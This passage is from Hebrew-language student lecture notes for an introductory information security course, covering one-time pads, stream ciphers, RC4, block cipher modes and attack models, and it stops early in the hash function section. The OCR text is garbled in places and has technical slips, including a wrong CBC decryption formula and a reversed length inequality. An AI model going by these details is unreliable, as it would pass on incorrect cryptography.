

מבוא לאבטחת מידע

סמסטר ב' 2019

נועה לשם

mighty.noa@gmail.com

ס"בר אח'ן: תוכן העניינים

8	הרצאה 1 – Intro to Cryptography
8	הקדמה לאבטחת מידע
8	מושגים בסיסיים בקריפטוגרפיה
9	הצפנה סימטרית
9	אלגוריתם מפתח חד פעמי – <i>One Time Pad</i>
10	צופן רצף – <i>Stream Cipher</i>
11	צופן רצף רנדומני – <i>Randomized Stream Cipher</i>
12	צופן בלוקים – <i>Block Cipher</i>
12	<i>Modes of Operation</i>
12	ECB – Electronic Codebook Mode
13	CBC – Cipher Block Chaining Mode
13	CTR – Counter Mode
14	<i>Attacks and Security Definitions</i>
15	הרצאה 2 – Cryptographic Signatures, Asymmetric Cryptography
15	פונקציות האש
15	שימושים של פונקציות האש קרייפטוגרפיות
15	קריטריונים לפונקציות האש
16	Message Authentication Codes
16	פתרון 1 : ECBC
16	פתרון 2 : HMAC – Hash MAC
17	פרוטוקול דיפי-הלמן
18	MitM – Man in the Middle Attack
18	<i>Public Key Encryption</i>
18	RSA
19	למה RSA עובד?
20	RSA Padding – OAEP (Optimal Asymmetric Encryption Padding)
20	Security of Properly Padded RSA
21	חתימה אסימטרית
21	RSA Signature Scheme
22	Public Key Infrastructure - PKI
23	הרצאה 3 – Linux
23	פקודות bash נפוצות
23	אנטומיה של פקודה bash
23	Input / Output Redirection
24	The Cat Example
24	Pipes
25	Filesystem Commands
26	קבצים מיוחדים בלינוקו
26	הרצה תוכניות
26	בינהר"ם – <i>a.out</i>
27	טעינת קובץ בינהר"ם לזכרון – סכמת כללית
27	איך נוצר קובץ בינהר"ם – <i>gcc</i>
28	Object Files and Static Linking
31	Static Libraries
31	Dynamic Libraries
33	The GOT – Global Offset Table
33	The PLT – The Procedure Linkage Table
35	System Calls

36	הרצאה 4 – Low Level Vulnerabilities
36	חולשות אבטחה
36	באג תכוני – Design Bug
37	באג בIMPLEMENTATION – Implementation Bug
37	באג בתפעול – Operation Bug
37	באג באינטגרציה – Integration Bug
38	Binary Vulnerabilities
38	<i>Exploits</i>
39	<i>Buffer Overflows</i>
39	Variable Overflow
39	Stack Overflow
40	Shell Codes
40	איך התוקף ידע את הכתובות במחסנית?
41	פונקציות ספריה שפוגעות למתיקפת Sowfow
42	<i>Integer Overflow</i>
42	<i>Format Issues</i>
43	<i>Stack Protections</i>
44	הרצאה 5 – Low Level Vulnerabilities, Cont.
44	<i>Return To libc</i>
45	הדגמה
47	<i>Return Oriented Programming</i>
47	דמו
51	איך מתגברים על מחסנית X^W או NX?
51	JIT Crafting
51	<i>Low Level Exploits</i>
51	ASLR – Address Space Layout Randomization
52	Shadow Stack
52	<i>Heap Overflow</i>
52	דמו:
53	<i>Use After Free</i>
54	Heap Spraying
54	<i>Metadata Corruption</i>
54	Doug Lea Malloc
55	דמו
59	<i>Heartbleed</i>
60	הרצאה 6 : Viruses and Antiviruses, Cache Side Channel Attacks
60	<i>Morris Worm (1988)</i>
60	סיג
60	נזוקות לפי מנגנון התרבות
60	Computer Virus
61	Computer Worm
61	Trojan Horse
61	מטרות שונות של נזוקות
61	Resource and Identity Theft
62	Data and Money Theft
62	Ransomware
62	Spying
62	Sabotage
62	הגנות
62	אנטיוירוס
62	Defense: Virus Signatures

63	Countermeasure: Polymorphic Code
63	Countermeasure: Metamorphic Code
63	Defense: Anomaly Detection
63	Countermeasures: Attack the Defenders
64	Defense: Malware Emulation
64	תאוריה
64	<i>Cache Side Channel Attacks</i>
65	Prime and Probe
65	Flush and Reload
65	Meltdown
66	הרצאה 7 – Secure Architecture Principles, Access Control
66	מערכת מאובטחת
66	<i>Principle of Least Privilege</i>
66	<i>Access Control</i>
67	Access Control Matrix
67	ACL vs. Capabilities
68	Roles (aka Groups)
68	<i>Unix Access Control</i>
69	Unix File ACL
69	Users and UID
69	Unix Processes and UID
70	setuid Bits on Executables
71	<i>Android Process Isolation</i>
71	<i>Windows Access Control</i>
72	<i>Access Control Policies</i>
72	MLS – Multilevel Security
72	Bell-LaPadua Confidentiality Model
73	Biba Integrity Model
73	Other Policy Concepts
73	<i>Information Control Flow – ICF</i>
73	Program Level IFC
75	הרצאה 8 – Network Vulnerabilities
75	<i>The Protocol Stack</i>
75	שכבה הדאטא לינק
75	שכבה הרשת
76	NAT – Network Address Translation
76	שכבה התעבורה
76	בעיות בשכבה הדאטא לינק
76	Promiscuous Mode
77	פרוטוקול ARP
77	ARP בעיות עם
78	בעיות בשכבה הרשת
78	IP Spoofing
79	בעיות ברמת התעבורה
79	TCP Injection
80	DNS – שכבה האפליקציה
80	Recursive Lookup
80	בעיות DNS-ב

81	הרצאה – 9
81	<i>Firewall</i>
81	מה פירwal בודק
82	Host Based Firewall
83	<i>Network Based Firewall</i>
84	<i>Policy and Rules</i>
84	<i>Network Based Firewall 1: Stateless Packet Filter</i>
84	<i>Network Based Firewall 2: Stateful Packet Filter</i>
85	Analysis of Stateful Inspection
85	<i>NAT – Network Address Translation</i>
86	<i>VPN - Virtual Private Network</i>
87	IPSec
88	IPSec Headers
89	IPSec and NAT
89	<i>Denial of Service Attacks</i>
90	הרצאה – 10
90	<i>Web Infrastructure</i>
90	Wide Web WWW – World
90	URL
90	HTTP – Hypertext Transfer Protocol
93	Session Tokens
94	<i>Rendering</i>
94	HTML
95	CSS
95	Javascript
95	The DOM
95	jQuery
95	AJAX
96	<i>Web Vulnerabilities</i>
96	<i>Client Adversary</i>
96	SQL Injection
97	<i>Server Adversary</i>
97	XSS
98	Cookie Issues
99	<i>Network Adversary</i>
99	Session Hijacking
100	The Logout Process
100	Predictable Tokens
100	פתרונות לאגיבת סשן טוקן
100	Session Fixation Attack
101	הרצאה :11
101	<i>Mוטיבציה</i>
101	<i>SSL – Secure Socket Layer</i>
101	החלפת מפתחות מבוססת RSA
102	Certificate Authorities – CA
103	SSL Certificates
103	בעיות במודל ה-CA
104	<i>TLS</i>
104	TLS Handshake
105	PFS – Perfect Forward Secrecy
105	<i>TLS-I SSL- TLS</i>

105	השווואה בין TLS V3.0-I TLS V2.0
106	Version Rollback Attack
106	Compression Based Attack
107	Peeking through SSL
107	FREAK and Logjam
108	<i>TOR</i>
109	הרצאה – 12 Browsers and Humans – 12
109	<i>HTTPS בדילוף</i>
109	UI Attacks
110	The Login Page
110	Mixed Content (http Stuff in https Pages)
111	<i>The Chair to Keyboard Interface</i>
111	HTTP → HTTPS Upgrade
111	Host Names
112	<i>Server Adversary and Isolation</i>
112	Frames and iFrames
112	Same Origin Policy – SOP
113	Inter Frame Relationships
114	CSRF Attack
115	CSRF Mitigations

הרצאה 1 – Intro to Cryptography

הקדמה לאבטחת מידע

חשוב להבין מהי מטרת האבטחה כאשר בונים מבנה הגנה (או התקפה).

Goal	Threat
Data Confidentiality	Data Exposure
Data Integrity	Data Modification
User Authentication	Masquerading
System Availability	Denial of Service
Privilege Separation	Privilege Elevation (Escalation)

תנאי הבסיס שרבות מהתקפות האבטחה מנסות להשיג על מנת להשיג את מטרתן: הרצת קוד זמני על מערכת המחשב של הקורבן.

פרימיטיב: משק כלשהו שטפל במטרה מסוימת, בלי התייחסות לפרטי המימוש. הפרימיטיב ממומש ע"י סכמה, פרוטוקול או אלגוריתם.

דוגמאות לפרימיטיבים עיקריים:

- הצפנה: פתרון למטרת האבטחה של מנעה מצד שלישי לפענה הودעה מוצפנת. ההצפנה יכולה להיות **סימטרית או אסימטרית**.
- חתימה: צד שלישי לא יכול לזייף חתימה שהמודוד יקבל כחותימה ולידית. גם החתימה יכולה להיות **סימטרית או אסימטרית**.
- Hashing: לכל הودעה מייצרים תמצאות תחת פונקציה כלשהי, הצד שלישי לא יכול למצוא התגשויות, קלומר – הוא לא יכול למצוא הודעה אחרת שתחת הHASH משיגה את אותו תמצואן.

מושגים בסיסיים בקריפטוגרפיה

- צופן – Cipher – שיטת הצפנה
- טקסט גלי – Plaintext (m) – תוכן ההודעה המוצפנת
- סטר – Ciphertext (c) – סטר, ההודעה המוצפנת
- מפתח – Key (k) – מפתח
- אלגוריתם הצופן – Encryption (E) – אלגוריתם הצופן כפונקציה
- אלגוריתם הפענוח כפונקציה – Decryption (D) – אלגוריתם הפענוח כפונקציה

עקרון קירכהוף: במערכת צופן טובה, המערכת תהיה בטוחה גם אם התקוף יודע **כל** עליה למעט המפתח. בפרט, לא מסתירים את אלגוריתם הצופן – הוא ציבורי וגלוי לכולם.

- יש לכך שתי סיבות –
1. זה פרקטטי: קשה לבנות צופן טוב ועל פיתוח צופן כזה עובדים הרבה אנשים, אך האלגוריתם נוטה לזלג וקשה לשמר אותו.
 2. במקרה שבו יש זליגת מידע, הרבה יותר קל להחליף מפתח מאשר להחליף אלגוריתם.


לא להתבלבל – חשוב ובסיסי: מאפיינים של צופן

- לצופן תמיד יש מפתח סודי – אם האלגוריתם ידוע ואין מפתח, או שהמפתח ציבורי, למעשה אין צופן
- צופן הוא תמיד הפיך (בניגוד להאש): $E(k, m) = c \Rightarrow D(k, c) = m$

הצפנה סימטרית

צופן סימטרי:

- מtabסס על רצף סודי – מפתח, שימושתו בין שני הצדדים שמתאים אותו ביניהם בצורה בטוחה.
- המטרה היא שבעזרת המפתח הסודי שני הצדדים יכולים לתקשר בצורה בטוחה, ושצד שלישי לא יוכל להפיק, או להציג בדרך אחרת, את המפתח שלהם.
- מניחים שהצדדים משתמשים בתווך לא מאובטח לצורך התקשרות שלהם. תווך לא מאובטח יכול להיות רשת ברודקאסט כמו רדיו, או שההודעה עוברת על גבי מדינות לא אמינות כמו האינטרנט.
- רוצים להבטיח שאם הצד מקבל לא מפעיל את המפתח המדויק ב-100% לצורך הפענוח, הוא לא יוכל לדלות שום מידע מהטקסט המוצפן לגבי ההודעה המקורי.



אלגוריתם מפתח חד פעמי – One Time Pad

המפתח המשותף לשני הצדדים הוא אקריאי וחד פעמי.

key:	<table border="1" style="display: inline-table; vertical-align: middle;"> <tr><td>0</td><td>1</td><td>0</td><td>1</td><td>1</td><td>1</td><td>0</td><td>0</td><td>1</td><td>0</td></tr> <tr><td>1</td><td>1</td><td>0</td><td>0</td><td>0</td><td>1</td><td>1</td><td>0</td><td>0</td><td>0</td></tr> </table>	0	1	0	1	1	1	0	0	1	0	1	1	0	0	0	1	1	0	0	0
0	1	0	1	1	1	0	0	1	0												
1	1	0	0	0	1	1	0	0	0												
plaintext:	<table border="1" style="display: inline-table; vertical-align: middle;"> <tr><td>1</td><td>1</td><td>0</td><td>0</td><td>1</td><td>1</td><td>0</td><td>1</td><td>0</td><td>0</td></tr> </table>	1	1	0	0	1	1	0	1	0	0										
1	1	0	0	1	1	0	1	0	0												
ciphertext:	<table border="1" style="display: inline-table; vertical-align: middle;"> <tr><td>1</td><td>0</td><td>0</td><td>1</td><td>1</td><td>0</td><td>1</td><td>0</td><td>1</td><td>0</td></tr> </table>	1	0	0	1	1	0	1	0	1	0										
1	0	0	1	1	0	1	0	1	0												

- ההודעה (plaintext) – רצף ביטים
- המפתח – רצף של ביטים
- הסתר (ciphertext) – נתון על ידי
- ההודעה \oplus המפתח


צופן זה הוא Information Theoretically Secure: זה חזק. המשמעות היא ששם מידע חזק מהמפתח עצמו, בהנחה שהוא באמת **אקריאי וחד פעמי**, לא מאפשר השגת שם פרט לגבי ה-plaintext. יותר מזה, ההתפלגות האפriorית של הפליינטקסט זהה להתפלגות של הצופן, כלומר שם מידע לגבי התפלגות או מבנים שחוזרים על עצם בפלינטקסט לא מאפשר הסקה והנדסה לאחרור של הטקסטים המוצפנים.

- מה הבעה בזה, ולמה זה לא מספיק?
 - לא קל להפיק צופן **באמת אקראי**
 - צריך להשתמש בכל מפתח **בדיוק פעמי אחת**. פרקטית, זה לא ישים – שני הצדדים צריכים-
- לתאמם ביניהם מפתחות, כמו מפתח אקראי וחדר פעמי עבור כל הודעה שעוברת ביניהם.

לטיכום, מפתח חד פעמי הוא מושלם תאורטי ובלתי ישים.

צופן רצף – Stream Cipher


- הרעilon: להשתמש במפתח פסאודו רנדומני שיהיה טוב מספיק.
- שני הצדדים מתאימים ביניהם מפתח **(קצר)**, שהוא rndom **באמת**
 - **מפתחים Key Stream:** משתמשים במפתח זה c -seed ל-PRBG: Pseudo Random Bit Generator
 - מפתח מפתח ארוך כרצנו – לצורך זה – לאורך ה-plaintext.
 - יש לשים לב – ה-PRBG חייב להיות דטרמיניסטי על מנת לאפשר פענוח
 - הסתר ניתן על ידי מחרוזת פסאודו רנדומית: $C = PRBG(k) \oplus m$



צופן הרץ המפורסם בעולם: RC4 של Rivest

לצופן יש שני חלקים:

- **Key Setup** – לאלגוריתם יש מצב פנימי שכולל פרמטרציה S על מערך של 256 בתים – [0,256], שנקבעת על ידי המפתח האקראי הקצר. בשלב Key Setup בונים את הפרמטרציה הראשונית: מתחילה מהתמורה זהה ומחליפים בין כניסה למערך לפי העתקה ידועה שמקבלת אינדקסים במפתח ואינדקסים במערך.
- **Stream Generator** – מפתח ביט לפי דרישת הבנתן seed. בשלב הפקת הסטרים, בכל בקשה לביט, מחליפים בין תאים בתמורה השמורה בסטייט לפי העתקה ידועה, ולאחר המnipולציה הזאת מוצאים לסטרים ביט שגוררים מהתמורה המתתקבלת.



All values are bytes, all arithmetic is mod 256.
S is a 256-byte state array.

Problem: statistical biases, especially in beginning of stream.

בעיות ב-stream ciphers

מה קורה אם משתמשים באותו מפתח פעמיים?

תזכורת: C – ciphertext, m – message, k – key


נקבל: $C_1 \oplus C_2 = m_1 \oplus m_2$.
 $C_1 = m_1 \oplus PRBG(k)$, $C_2 = m_2 \oplus PRBG(k)$.

בהתודעות בשפה טבעית יש הרבה יתירות וקשרים סטטיסטיים בין מילים (מילימטרים) לבין מילים (בשכיחות גבוהה וכו'), אז אפשר להפיק כל מני מידע על m_2 , $m_1 \oplus m_2$ מ- m_1 .
זה לא טוב מספוק – רוצים שיטת הצפנה תעבור טוב בלבד קשור למיניפולציות של המשתמשים.

איך בכל זאת ניתן לחזק מצפן רצוף?

צופן רצוף רנדומרי – Randomized Stream Cipher

- מוסיפים עוד שכבה של אקריאיות – nonce או auxiliary, רצוף בייטים "רנדומרי" (בפועל פסאודו-רנדומרי), שנשלח ביחד עם ההודעה מ-A ל-B.
- יש לשימוש לב – nonce אינו סודי. כל מטרתו היא לשנות את תהליכי הצפנה והפענוח באמצעות אותו מפתח משותף קבוע שוסכם מראש.
- אפשר להשתמש בnonce שאורכו כאורק המפתח (כמו ב-RC4), אבל זו לא האפשרות היחידה B מחשב (לדוגמה, ב-RC4 $key \oplus nonce$) ומשתמש בו כמפתח הצפנה אמיתי.
- כרגע מבטחים שלא משתמשים באותו מפתח בכל הודעה: nonce מחושב מחדש בכל הודעה, בעוד המפתח k נשאר קבוע.




צופן בלוקים – Block Cipher

תפיסה דומיננטית נוספת לצופן היא צופן בלוקים סימטרי. הרעיון: קוראים את הדטה לפי בלוקים בגודל קבוע. בעזרת מפתח משותף קבוע, מצפנים כל בלוק בנפרד. הצופן הוא דטרמיניסטי ויעיל, ובמציאות יש למצפני בלוקים track record טוב יותר מאשר מצפני רצף.

דוגמאות: DES, 3DES, AES

Works on fixed-size blocks:



Common sizes:

Cipher	n	k
DES	64	56
3DES	64	168
AES	128	128/192/256


צופן בלוקים מפורטים

DES – Data Encryption Standard: האלגוריתם משתמש במבנה נפוץ שנקרא רשת פיסטול (לא התעמקנו). מסתבר שה-NSA הכניס ב-DES מניפולציה שתאפשר לו לפרק את הצופן ב-brute force – Advanced Encryption Standard, AES.

Modes of Operation

ניתן להשתמש במצפני בלוקים באופנים שונים.

ECB – Electronic Codebook Mode




- מצפן בלוקים עובד על בלוקים בגודל א Bytes (לדוגמה ב-AES משתמשים ב-128 = n).
- הפלינטקסט m ארוך בהרבה, $n \gg |m|$.
- מפרקים את הפלינטקסט לבלוקים בגודל ח, נסמנם ... m_1, m_2, \dots, m_n .
- מצפנים כל בלוק בצורה בלתי תליה ומוסיפים אותו לטקסט המוצפן.

An example plaintext




Encrypted with AES in ECB mode



הבעיה עם זה היא שאם $m_1 = m_2$, אז $c_1 = c_2$ וזה יכול להוביל לצליגת מידע, כאשר יש בלוקים בפלינטקסט שחוזרים על עצם הם יחזירו על עצם גם בסתר.

CBC – Cipher Block Chaining Mode




הצפנה: הסטר של כל בלוק מופק תוך שימוש ב- \oplus עם הסטר של הבלוק שלפניו.

$$\text{as } E_k \text{ cipher algorithm uses the previous block's ciphertext as part of its key derivation.}$$

$$c[1] = E_k(c[0] \oplus m[1])$$

$$\forall i \geq 1: c[i] = E_k(c[i-1] \oplus m[i])$$

ללא שימוש ב-IV, הבלוק הראשון לא עבר את התהיליך של המקרה הכללי. במקרה זה לשתי הודעות שחולקות את אותו בלוק ראשון (או חמור מכך את אותו הרישא) יהיה את אותו בלוק ראשון (או ראשון משותפת) גם בסטר. על כן משתמשים ב-IV – Initialization Vector. וקטור אקראי שנשלח יחד עם ההודעה המוצפנת, ומשתמשים בו לкосר את הבלוק הראשון. כמו עם nonce במצפיני רצף, שלוחים IV חדש עם כל הודעה.




פענוח:

$$m[0] = c[0] \oplus IV$$

$$\forall i \geq 1: m[i] = D_K(c[i]) \oplus c[i-1]$$

CTR – Counter Mode



אפשר להשתמש במצפין בלוקים עם לקבל מצפין רצף: מפיקים וקטור ארוך כרצוננו של בלוקים מהצורה $[j, j+1, \dots, j+\infty]$. מפיקים אותם עם המפתח של מצפין הבלוקים ע"י E_k , וכך מפיקים את ה-key stream (מתאים – למצפין רצף דרוש מפתח פסאודו רנדומני ארוך כרצוננו). את הסטר מפיקיםCut, כמו במצפין רצף, על ידי \oplus של הפלינטקס עם ה-key stream המתkeletal.

יש ל-mode זה יתרון נוסף – הוא מאפשר הצפנה במקביל במקום לקרוא את הדטה בצורה סדרתית, מה שהכרחי במצפין בלוקים שבו תוצאה ההצפנה תלויות בתוצאות הקודמות (כמו CBC).

Attacks and Security Definitions

מודלים של איום, מהקל לחמור: בכל מודל, יכולותיו של התקוף כוללות את כל היכולות במודל הקודם. 1. Known Ciphertext Attack – התקוף יכול לראות רק טקסט מוצפן. אם התקוף יכול לראות סתרים ולפענחו אותם, אז הצופן גרווע.

2. Known Plaintext Attack – התקוף יכול לראות את הפליאנטקסט וגם את הסטר שלו.

3. CPA – Chosen Plaintext Attack – התקוף יכול לראות את הפליאנטקסט והסתור, ובנוסף, התקוף מסוגל בדרך כללתי לדוחף בוחן לאלגוריתם ההצפנה, ולחשב את הסטר של קלטיים שונים (מחוזת של אפסים, אפסים ו-1 בסופו וכו'). הוא מנסה להתאים בין קלטיים שונים לבין הסטר המתאים עבורם, וכך לחשיך דברים לגבי הצופן.

לדוגמה: שלחתה את אותו מייל מוצפן לרבה אנשים עם מפתחות שונים. בהנתן תוכן הודעה והסתרים השונים, שימוש בידע מוקדם על הפרוטוקול או על תוכן הודעה עלול לאפשר את הסחתה המפתחה.

4. CCA – Chosen Ciphertext Attack – התקוף יכול לראות את הפליאנטקסט והסתור, להציג הודעות וגם לפענחו אותן. התקוף בוחר את הסטר, מפענח את הגלוי, ולומד כך על הצופן.

5. Related Key Attack – את אותו פליינטקסט מצפינים באמצעות מפתחות שונים ולומדים על הצופן.

Brute Force Attack – במודל זה התקוף יודע את אלגוריתם ההצפנה, ויש לרשותו זוג של סטר ופליאנטקסט. התקוף מנסה את כל המפתחות האפשריים עד שמנענחו נכון הודעה, וכך הוא לומד על הצופן.

אפשר להציג מתקפה כזו באמצעות שימוש למרחב מפתחות גדול מאד, כך שלמחשב עם כוח חישוב סביר יהיה קשה לעبور על כל המפתחות למרחב בזמן סביר.


Cryptographic Signatures, Asymmetric Cryptography – הרצאה 2

פונקציות האש

פונקציה H שמקבלת הודעה x באורך כלשהו, ומחזירה פלט $(x)H$ באורך קבוע.

פונקציות האש קרייפטוגרפיות שונות מפונקציות האש רגילות! למעשה, בטלאות האש רגילות משתמשים הרבה בפונקציות האש שאינן בטוחות קרייפטוגרפית.

בקונטקסט שלנו, רוצים ש- $(x)H$ "תיראה רנדומית" – באופן כללי, ההסתברות של בית להיות 0 או 1 היא בקירוב שווה (תנאי הכרחי, לא מספיק). רוצים גם שהפונקציה תמנع התגשויות: $y \neq x \Rightarrow H(y) \neq H(x)$.



שימושים של פונקציות האש קרייפטוגרפיות

- קבצי סיסמאות: לדוגמה, אם אתר אינטרנט שומר בסיס הנתונים שלו קובץ של שמות משתמש וסיסמאות בפליטקסט, בהיעדר אמצעי אבטחה תוקף יכול לפרוץ ולהציג את הסיסמאות. פתרון לכך – שמירת האש של הסיסמאות. היתרון של זה הוא שפונקציית האש היא לא הפיכה – בהינתן $(x)H$ לא ניתן לחשב את x .
